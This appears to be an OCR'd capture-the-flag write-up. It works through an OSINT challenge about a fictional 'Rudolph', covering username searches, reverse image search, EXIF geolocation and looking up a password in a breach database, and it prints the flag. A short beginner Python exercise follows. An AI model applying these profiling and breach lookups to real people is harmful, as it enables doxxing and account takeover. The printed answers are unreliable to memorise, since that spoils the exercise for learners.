


Question 6

'Bachelorette' is Rudolph's favorite TV show right now

Question 7

Using google image search, by reverse image searching, we know that the parade takes place in Chicago



Question 8

Using an EXIF finder, Jimpl, I can know the location of the picture taken

Jimpl

IMAGE METADATA | LOCATION | COPYRIGHT | FULL METADATA

UPLOAD ANOTHER IMAGE


Image metadata

Name	lights-festival-website.jpg
File size	50 KB (51161 bytes)
File type	JPEG
MIME type	image/jpeg
Image size	650 x 510 (0.332 megapixels)

Copyright

Location

Latitude	41 deg 53' 30.53" N
Longitude	87 deg 37' 27.40" W




Question 9

Get the flag

Copyright {FLAG}ALWAYSCHECKTHEEXIFD4T4


Question 10

Using a breach database website, we can find the password



Question 11

Take the coordinates of the picture and find the street number of that street



Thought Process/Methodology: By searching Rudolph's username 'IGuidetheClaus2020' on Reddit, we can take a look at his profile page to look for any clues. It was written there that Rudolph was born in Chicago. Opening a new tab, we used Google to search for any information that is related to Rudolph & Robert, we can see that Rudolph was created by someone called Robert L.May. Because Rudolph wrote that he sometimes uses Twitter, we can use this clue and search for his name on Twitter. On his profile page, we can see that his username is

‘IGuideClaus2020’. There’s also a lot of information when we scroll down his profile page. We can know that his favorite TV show is ‘Bachelorette’. Using the Google image search, I can find information about an image that was taken. Besides that, I can also find a lot more details about an image by using an EXIF finder such as Jimpl.

Day 15: Scripting - There's a Python in my stocking!

Tools used: Python, Visual Studio Code

Solution/Walkthrough:

Question 1

Using Visual Studio Code as a text editor, I typed the code as shown below and got the output 2

```
1    a = True + True
2    print(a)
```

```
PS C:\Users\user\Desktop>  c
ode\extensions\ms-python.pyt
2
PS C:\Users\user\Desktop>
```

Question 2

PyPi which is a database of libraries

Question 3

Using Visual Studio Code as a text editor, I typed the code as shown below and got the output True

```
a = bool("False")
print(a)
```

```
ode\extensions\ms-python.pyt
True
PS C:\Users\user\Desktop>
```

Question 4

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Question 5

Using Visual Studio Code as a text editor, I typed the code as shown below and got the output [1, 2, 3, 6]

```
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

```
PS C:\Users\u
ode\extension
[1, 2, 3, 6]
```

Question 6

Pass-by-reference means **to pass the reference of an argument in the calling function to the corresponding formal parameter of the called function**. The called function can modify the value of the argument by using its reference passed in. The following example shows how arguments are passed by reference.

Thought Process/Methodology: I am using Visual Studio Code as my text editor for Python. Python is an interpreted, high-level, general-purpose programming language. In short, Python is highly available on many computers already and is very easy to write. And so I was able to understand how it works easily.